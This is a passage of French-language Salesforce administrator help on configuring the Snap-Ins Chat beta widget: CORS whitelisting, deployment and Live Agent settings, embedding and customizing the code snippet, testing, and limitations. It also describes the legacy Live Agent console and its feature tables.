
## Snap-Ins Chat (bêta)

Ajoutez le widget Snap-ins Chat à votre site Web. Il permet aux clients d'obtenir rapidement des réponses à leurs questions en discutant avec un agent tout en parcourant votre site. Snap-In Chat utilise Live Agent, avec une configuration simplifiée, pour dynamiser vos chats. Snap-ins chat est disponible uniquement dans Lightning Experience.


Le bouton du widget de chat est discret sur la page Web. Lorsque les clients souhaitent discuter, il leur suffit de cliquer sur le bouton pour lancer le chat.

Éditions


Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Les clients renseignent le petit formulaire préalable au chat, qui permet aux agents de recueillir des informations de base sur le client, notamment ses coordonnées et ses besoins.




Les clients peuvent discuter tout en consultant votre page Web, et peuvent réduire la fenêtre de chat pour ne pas gêner leur navigation. Le widget de chat est maintenu à travers toutes vos pages Web. Les clients peuvent ainsi continuer à parcourir les pages de votre site tout en discutant avec un agent.




Snap-in Chat utilise un déploiement allégé de Live Agent. Vous pouvez le configurer rapidement et ajouter simplement le code du chat aux pages Web dans lesquelles vous souhaitez afficher le widget de chat.

**Remarque:** Cette version contient une version bêta de Snap-ins, qui est de grande qualité avec des limitations connues. Le code fourni pour déployer Snap-Ins Chat peut changer. Snap-ins n'est pas globalement disponible tant que Salesforce n'a pas annoncé sa disponibilité dans la documentation, des bulletins d'actualité ou des annonces publiques. Nous ne pouvons pas garantir une date de disponibilité globale sur une période spécifique, ni sa disponibilité effective. Motivez vos décisions d'achat uniquement en fonction des produits et des fonctionnalités globalement disponibles. Vous pouvez formuler des commentaires et des suggestions pour Snap-ins dans le groupe Snap-ins de la communauté Success.

## Configuration de Snap-Ins Chat pour votre site Web

Assurez vous que votre organisation remplit les prérequis ci-dessous avant de commencer la configuration de snap-ins chat. Pour configurer le widget snap-in chat et l'ajouter à vos pages Web, suivez les étapes ci-dessous. Snap-ins chat est disponible uniquement dans Lightning Experience.

Pour configurer snap-ins chat, votre organisation doit remplir les prérequis suivants :

- Licence Service Cloud
- Licence Live Agent
- Live Agent doit être activé dans votre organisation
- Un bouton de chat Live Agent et un déploiement Live Agent doivent être configurés et disponibles dans votre organisation
- Une communauté Salesforce à la page 3489 (préférable) ou un site Force.com à la page 5543 doit être configuré dans votre organisation et disponible pour l'accès des utilisateurs invités

Éditions

Disponible avec : **Enterprise** Edition, **Professional** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer snap-ins chat :

- Personnaliser l'application

## Ajout de votre site Web à la liste blanche CORS

Ajoutez à la liste blanche CORS de votre organisation l'URL de la page Web à laquelle vous envisagez d'ajouter snap-in chat. La page Web à laquelle vous ajoutez snap-in chat correspond à la page que les clients utilisent pour accéder au chat.

Seuls les domaines HTTPS sont autorisés pour un chat incorporé selon les limitations de la liste blanche CORS.

1. Dans Configuration, saisissez *CORS* dans la case `Recherche rapide`, puis sélectionnez **CORS**.
2. Sélectionnez **Nouveau**.
3. Saisissez un modèle d'URL d'origine.

   Le modèle d'URL d'origine doit inclure le protocole HTTPS (sauf si vous utilisez votre hôte local) et un nom de domaine, et peut inclure un port. Le caractère générique (*) est pris en charge et doit être placé devant le nom de domaine de deuxième niveau. Par exemple, `https://*.exemple.com` ajoute tous les sous-domaines de `exemple.com` à la liste blanche.

   Le modèle d'URL d'origine peut être une adresse IP. Cependant, une adresse IP et un domaine résolus sur la même adresse n'ont pas la même origine et vous devez les ajouter à la liste blanche CORS dans des entrées séparées.

Éditions

Disponible avec : **Enterprise** Edition, **Professional** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, lire, mettre à jour et supprimer :

- Modifier toutes les données

## Création d'un déploiement Snap-In

Créez un déploiement snap-in pour chaque snap-in que vous utilisez.

La configuration snap-in utilise une communauté Salesforce ou un site Force.com pour vous permettre d'associer des utilisateurs à un profil utilisateur invité. Vérifiez si vous avez déjà des communautés ou des sites que vous pouvez utiliser. Si un site est déjà disponible, vous pouvez l'utiliser comme point de terminaison. Sinon, créez un site à cet effet.

1. Dans configuration, saisissez « Snap-ins » dans la case Recherche rapide, puis sélectionnez **Snap-ins (bêta)**.
2. Dans la page de configuration Snap-ins (bêta), cliquez sur **Nouveau déploiement**.

   La page de déploiement des snap-ins s'affiche.
3. Dans le champ `Nom du déploiement Snap-in`, saisissez le nom de votre snap-in.

   Le nom du déploiement est indiqué dans la liste des snap-ins dans la page Snap-in. Si vous avez plusieurs déploiements snap-in, utilisez un nom explicite pour mieux différencier ce snap-in des autres.
4. Le champ `Nom d' API` est renseigné automatiquement.
5. Dans le menu `Point de terminaison du site`, sélectionnez une communauté Salesforce ou un site Force.com dans la liste déroulante.

   Si le menu n'en contient pas, cela signifie que votre organisation n'a pas de communauté ou de site configuré.
6. Cliquez sur **Créer**.

   Le déploiement snap-in est créé.

Une fois le déploiement snap-in créé, configurez les paramètres Live Agent utilisés dans le widget snap-in chat.

Éditions

Disponible avec : **Enterprise** Edition, **Professional** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer snap-ins chat :

- Personnaliser l'application

## Spécification des paramètres Live Agent pour votre déploiement Snap-In Chat

Le widget snap-in chat utilise un ID de déploiement et un bouton Live Agent afin de permettre aux clients de discuter avec vos agents. Les détails Live Agent que vous saisissez sont utilisés pour générer le code du widget de chat que vous ajoutez à vos pages Web.

Avant de spécifier les paramètres Live Agent, assurez-vous que vous avez un déploiement Live Agent et un bouton de chat Live Agent disponibles pour les utiliser dans le widget snap-in chat.

1. Dans configuration, saisissez « Snap-ins » dans la case Recherche rapide, puis sélectionnez **Snap-ins (bêta)**.
2. Sélectionnez le déploiement snap-in avec lequel vous souhaitez travailler.
3. Dans la page de configuration Snap-ins (bêta), accédez à la section `Paramètres de base de Live Agent`, puis cliquez sur **Démarrer**.
4. Dans le menu `Déploiement Live Agent`, sélectionnez dans la liste déroulante la configuration Live Agent que vous souhaitez utiliser avec snap-in chat.
5. Dans le menu `Bouton Live Agent`, sélectionnez dans la liste déroulante le bouton Live Agent que vous souhaitez utiliser avec le widget snap-in chat.
6. Cliquez sur **Enregistrer**.

Une fois les paramètres Live Agent définis, récupérez le code pour ajouter le widget snap-in chat à vos pages Web.

Éditions

Disponible avec : **Enterprise** Edition, **Professional** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer snap-ins chat :

- Personnaliser l'application

## Copie des extraits de code Snap-In pour les coller dans vos pages Web

Salesforce génère un extrait de code unique basé sur les informations que vous saisissez durant la configuration de snap-in. Copiez et collez l'extrait de code du chat pour pouvoir ajouter le widget snap-in chat à vos pages Web. Copiez et collez l'extrait de code de balise méta facultatif pour définir des pages Web réactives à différents facteurs de forme, notamment pour mobile et ordinateur de bureau.

Assurez-vous que vous avez accès aux pages Web dans lesquelles vous souhaitez ajouter le widget de chat. Contactez le webmaster de votre société, si nécessaire.

Lorsque vous ajoutez l'extrait de code de chat à vos pages Web, les clients peuvent afficher et utiliser le widget snap-in chat. Si vous ne souhaitez pas que les clients accèdent immédiatement au chat, ajoutez les extraits de code à une page Web privée.

Vous pouvez personnaliser le code pour modifier certains aspects de l'apparence du widget de chat.

Le code de la balise `<meta>` rend vos pages Web réactives. La présentation des pages Web et du widget de chat est soignée, et ils fonctionnent très bien sur différents appareils. Par exemple, si un client affiche votre page Web et le widget de chat sur un téléphone mobile, ils sont redimensionnés pour s'ajuster à l'écran de l'appareil.

**Éditions**

Disponible avec : **Enterprise** Edition, **Professional** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer snap-ins chat :

- Personnaliser l'application

Cette balise `<meta>` est recommandée pour la réactivité de l'extrait de code. Si votre page déjà réactive, vous pouvez vous dispenser d'ajouter cet extrait ou de modifier votre balise `<meta>`. Si vous remarquez des problèmes de comportement sur d'autres appareils, essayez de mettre à jour votre balise `<meta>` vers un extrait de code fourni. Cette balise est ajoutée à la section d'en-tête (head) de chaque page Web où le widget snap-in chat est utilisé. Si vous n'insérez pas la balise `<meta>` appropriée, le widget snap-in chat s'affiche comme sur l'écran d'un ordinateur de bureau, quel que soit l'appareil utilisé pour accéder à la page.

1. Dans configuration, saisissez « Snap-ins » dans la case Recherche rapide, puis sélectionnez **Snap-ins (bêta)**.
2. Sélectionnez le déploiement snap-in avec lequel vous souhaitez travailler.
3. Dans la page de configuration Snap-ins (bêta), accédez à la section `Extraits de code Snap-in`, puis cliquez sur **Obtenir le code**.
4. Copiez l'extrait de code de chat et collez-le immédiatement au-dessus de la balise fermante `</body>` de votre page Web pour ajouter le widget snap-in chat à la page.

   Collez l'extrait de code de chat dans chaque page Web où vous souhaitez ajouter le widget de chat. Vous pouvez également personnaliser l'extrait de code de chat.
5. Vous pouvez copier et coller l'extrait de code meta dans la section d'en-tête (head) de la balise `<meta>` de chaque page Web où vous souhaitez afficher le widget de chat.
6. Cliquez sur **Terminé**.

   La page des extraits de code se ferme.

## Personnalisation du code du widget Snap-In Chat

Utilisez un éditeur de texte ou HTML pour personnaliser les paramètres facultatifs dans l'extrait de code du widget de chat.

Vous pouvez personnaliser certains paramètres qui affectent la présentation et le comportement du widget snap-ins chat.

1. Dans configuration, saisissez « Snap-ins » dans la case Recherche rapide, puis sélectionnez **Snap-ins (bêta)**.
2. Sélectionnez le déploiement snap-in avec lequel vous souhaitez travailler.
3. Dans la page de configuration Snap-ins (bêta), accédez à la section `Extraits de code Snap-in`, puis cliquez sur **Obtenir le code**.
4. Copiez l'extrait de code du chat dans un éditeur de texte ou HTML.
5. Dans l'éditeur de texte ou HTML, spécifiez les URL d'image des paramètres du widget de chat.
6. Enregistrez vos modifications.

Une fois l'extrait de code de chat modifié, ajoutez le code à chaque page Web dans laquelle vous souhaitez afficher le widget snap-in chat.

Éditions

Disponible avec : **Enterprise** Edition, **Professional** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer snap-ins chat :

- Personnaliser l'application

## Paramètres personnalisables dans le code de Snap-In Chat

Vous pouvez personnaliser certains paramètres qui affectent la présentation et le comportement du widget snap-in chat afin de refléter la marque de votre société dans l'expérience de chat. Utilisez ces paramètres pour personnaliser l'image de la bannière de pré-chat, le logo, l'image de l'état en attente et l'image d'avatar de votre agent. Vous pouvez également personnaliser le texte affiché sur le bouton de chat et dans le widget de chat pendant le chargement du chat, lorsque les agents sont en ligne et hors ligne.

Éditions

Disponible avec : **Enterprise** Edition, **Professional** Edition, **Unlimited** Edition et **Developer** Edition

### Personnalisation des images utilisées dans le widget Snap-In Chat


Si les images sont hébergées dans le même référentiel que la page Web dans laquelle vous souhaitez ajouter le widget de chat, vous pouvez utiliser des chemins et des noms d'URL relatifs ou des URL complètes. Si les images sont hébergées ailleurs, utilisez les URL complète des images.

Avant de personnaliser le code, chargez les fichiers d'image que vous souhaitez utiliser dans le widget de chat.

| Pour personnaliser cette image : | Définissez ce paramètre : | Description |
|---|---|---|
| Image de bannière de pré-chat | `embedded_svc.settings.prechatBackgroundImgURL = "..."` | Spécifiez une URL pour définir l'image affichée dans le formulaire de pré-chat entre la salutation (par exemple, « Bonjour ! ») et le texte secondaire (par exemple « Un agent va vous répondre »).<br>La taille d'image recommandée est de 320 x 100 pixels. |

| Pour personnaliser cette image : | Définissez ce paramètre : | Description |
|---|---|---|
| Logo d'état en attente réduit | `embedded_svc.settings.smallCompanyLogoImgURL = "..."` | Spécifiez une URL pour définir le logo affiché lorsque le chat est réduit.<br>La taille d'image recommandée est de 25 x 25 pixels. |
| Image d'état en attente | `embedded_svc.settings.waitingStateBackgroundImgURL = "..."'` | Spécifiez une URL pour définir l'image d'arrière-plan lorsque l'état du chat est en attente.<br>La taille d'image recommandée est de 200 x 60 pixels. |
| Avatar de l'agent | `embedded_svc.settings.avatarImgURL = "..."` | Spécifiez une URL pour définir l'image de l'agent affichée lorsqu'il discute.<br>La taille d'image recommandée est de 40 x 40 pixels. |

Créez vos images sous le format .png et utilisez les tailles ci-dessous pour éviter leur déformation pendant l'expérience snap-in chat.




Personnalisation du bouton de chat par défaut utilisé dans le widget Snap-In Chat

| Paramètre | Description |
|---|---|
| `embedded_svc.settings.displayHelpButton =` | Pour afficher le bouton de chat par défaut qui connecte vos clients au widget de chat, définissez `displayHelpButton = true;`. Le bouton de chat permet aux clients de démarrer un chat à partir de votre page Web.<br>Les valeurs valides sont *`true`* \| *`false`*. |

Personnalisation du formulaire de pré-chat affiché dans le widget Snap-In Chat

| Paramètre | Description |
| --- | --- |
| `embedded_svc.settings.initialInteractionState = "..."` | Pour spécifier si le formulaire de pré-chat s'affiche lorsqu'un client initie un chat, définissez `initialInteractionState = "PRECHAT";`.<br>Les valeurs valides sont *`PRECHAT`* \| *`WAITING`*.<br>Remarque: Ces valeurs sont sensibles à la casse.<br>Par défaut, le paramètre est défini pour afficher le formulaire de pré-chat. Si vous le définissez sur *`WAITING`*, le widget de chat n'affiche pas le formulaire de pré-chat et ouvre immédiatement une fenêtre de chat. |

Personnalisation du texte utilisé dans le widget Snap-In Chat

| Paramètre | Description |
| --- | --- |
| `embedded_svc.settings.onlineText = "..."` | Pour personnaliser le texte affiché sur le bouton de chat lorsque des agents sont en ligne, définissez le paramètre `onlineText = "..."` sur le texte de votre choix.<br>Si vous ne spécifiez aucune valeur, le texte par défaut affiche « Chat avec un expert ». /// |
| `embedded_svc.settings.offlineText = "..."` | Pour personnaliser le texte affiché sur le bouton de chat lorsque des agents sont hors ligne, définissez le paramètre `offlineText = "..."` sur le texte de votre choix.<br>Si vous ne spécifiez aucune valeur, le texte par défaut affiche « Agent hors ligne ». /// |
| `embedded_svc.settings.onlineLoadingText = "..."` | Pour personnaliser le texte affiché sur le bouton de chat lors du chargement de la fenêtre de chat, définissez le paramètre `onlineLoadingText = "..."` sur le texte de votre choix.<br>Si vous ne spécifiez aucune valeur, le texte par défaut affiche « Chargement ». /// |

## Test de l'expérience de chat

Éditions

Disponible avec : **Enterprise** Edition, **Professional** Edition, **Unlimited** Edition et **Developer** Edition

Vous avez incorporé le chat à vos pages Web, vous pouvez maintenant le tester.

Pour tester le snap-in chat selon la perspective de l'agent, connectez-vous à Salesforce en tant qu'utilisateur Live Agent avec toutes les autorisations de l'agent de support Live Agent à la page 2791.

1. Connectez-vous à Service Cloud au nom de l'agent attribué au bouton approprié.
2. Testez le chat du point de vue du client. Dans une autre fenêtre du même navigateur, initiez un chat en accédant une page Web dans laquelle vous avez placé l'extrait de code et en démarrant le chat.

   Le chat doit être disponible.
3. Côté client (c'est-à-dire, sur la page Web), vérifiez les points suivants :
   - La présentation du formulaire préalable au chat est correcte
   - La présentation de la fenêtre de chat est correcte
4. Côté agent (c'est-à-dire dans la Salesforce Console pour Service), vérifiez les points suivants :
   - Vous recevez une demande de chat lorsque le chat est initié

Si le widget et l'expérience de chat vous conviennent, vos clients peuvent commencer à utiliser le chat incorporé pour communiquer avec vos agents.

## Limitations de Snap-In Chat (bêta)

Éditions

Disponible avec : **Enterprise** Edition, **Professional** Edition, **Unlimited** Edition et **Developer** Edition

Snap-in chat présente les limitations ci-dessous.

Limitations du formulaire de pré-chat :

- Le pré-chat crée automatiquement une requête et s'associe à un contact existant ou nouveau. Cependant, ce comportement n'est pas configurable.
- Le formulaire de pré-chat ne valide pas les champs
- Vous ne pouvez pas configurer les champs du formulaire de pré-chat

Les fonctionnalités Live Agent ci-dessous ne sont pas prises en charge dans snap-in chat bêta. N'activez pas ces fonctionnalités dans Configuration, Bouton et Déploiement Live Agent que vous utilisez avec snap-in chat.

- Transfert de fichier à l'agent
- Expirations du client
- Transferts de chat
- Enregistrement des transcriptions pour les visiteurs
- Règles des données confidentielles
- Visiteurs bloqués

Le titre de la fenêtre snap-in chat utilise le nom de l'agent (ou un nom personnalisé), pas le paramètre Live Agent `Titre de la fenêtre de Chat`.

## Console Live Agent

La console Live Agent est une fonctionnalité héritée avec laquelle les agents pouvaient discuter avec des clients avant la version Spring '13. Salesforce ne prend plus en charge la console Live Agent. Si votre organisation de support l'utilise encore, nous recommandons de migrer dès que possible vers Live Agent dans Salesforce Console, car la console Live Agent sera prochainement abandonnée.

Pour mettre à niveau vers Live Agent dans la Salesforce Console, reportez-vous à Live Agent pour les administrateurs. L'aide de Salesforce vous guide à travers le processus complet de configuration de Live Agent dans Salesforce Console. Elle présente notamment sa mise en oeuvre et sa personnalisation dans votre organisation Salesforce.

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

## Limitations de la console Live Agent

La console Live Agent offre un accès limité à certaines fonctionnalités et ne comprend pas les fonctionnalités de Live Agent publiées après la version Spring '13.

Pour mettre à niveau vers Live Agent dans la Salesforce Console, reportez-vous à Live Agent pour les administrateurs. L'aide de Salesforce vous guide à travers le processus complet de configuration de Live Agent dans Salesforce Console. Elle présente notamment sa mise en oeuvre et sa personnalisation dans votre organisation Salesforce.

Éditions

Disponible avec : Salesforce Classic

Live Agent est disponible avec : **Performance** Edition, et avec les organisations **Developer** Edition créées après le 14 juin 2012

Live Agent est disponible avec : **Unlimited** Edition avec le Service Cloud

Live Agent est disponible moyennant un coût supplémentaire avec : **Enterprise** Edition et **Unlimited** Edition

### Fonctionnalités de l'agent

La console Live Agent ne prend pas en charge toutes les fonctionnalités que les agents utilisent durant un chat dans la Salesforce Console.

| Fonctionnalité | Prise en charge ? | Remarques |
|---|---|---|
| Joindre des articles à des chats | Oui | Aucune |
| Joindre des enregistrements à des transcriptions | Oui | Cette fonctionnalité est prise en charge avec le chatlet CRM, un plug-in hérité pour la console Live Agent. |
| Texte rapide | Oui | Aucune |
| Transfert des demandes de chat | Oui | Aucune |
| Chat par téléconférence | Non | Aucune |

| Fonctionnalité | Prise en charge ? | Remarques |
|---|---|---|
| Délai d'attente avant l'alerte critique | Non | Aucune |
| Réponses à des chats avec la base de connaissances | Non | Aucune |
| Transfert de fichiers | Non | Aucune |
| Salutations automatiques | Limitée | La console Live Agent prend en charge uniquement les salutations automatiques qui sont spécifiées dans les configurations Live Agent. Elle ne prend pas en charge les salutations automatiques spécifiées dans les paramètres de votre bouton de chat. |
| Noms personnalisés des agents | Limitée | La console Live Agent prend en charge uniquement les noms des agents personnalisés qui sont spécifiés dans les configurations Live Agent. Elle ne prend pas en charge ceux spécifiés dans les paramètres de votre bouton de chat. |

## Fonctionnalités du superviseur

La console Live Agent a été initialement conçue pour l'interaction des agents avec des clients. Par conséquent, la console Live Agent ne prend en charge aucune des fonctionnalités du superviseur prises en charge dans la Salesforce Console.

# Omni-Channel pour administrateurs

Omni-Channel est une solution de service client complète qui permet à votre centre d'appels d'acheminer tout type d'élément de travail entrant, y compris des requêtes, des chats ou des pistes, vers les agents disponibles et les plus qualifiés de votre organisation. Omni-Channel s'intègre aisément à la Salesforce Console.

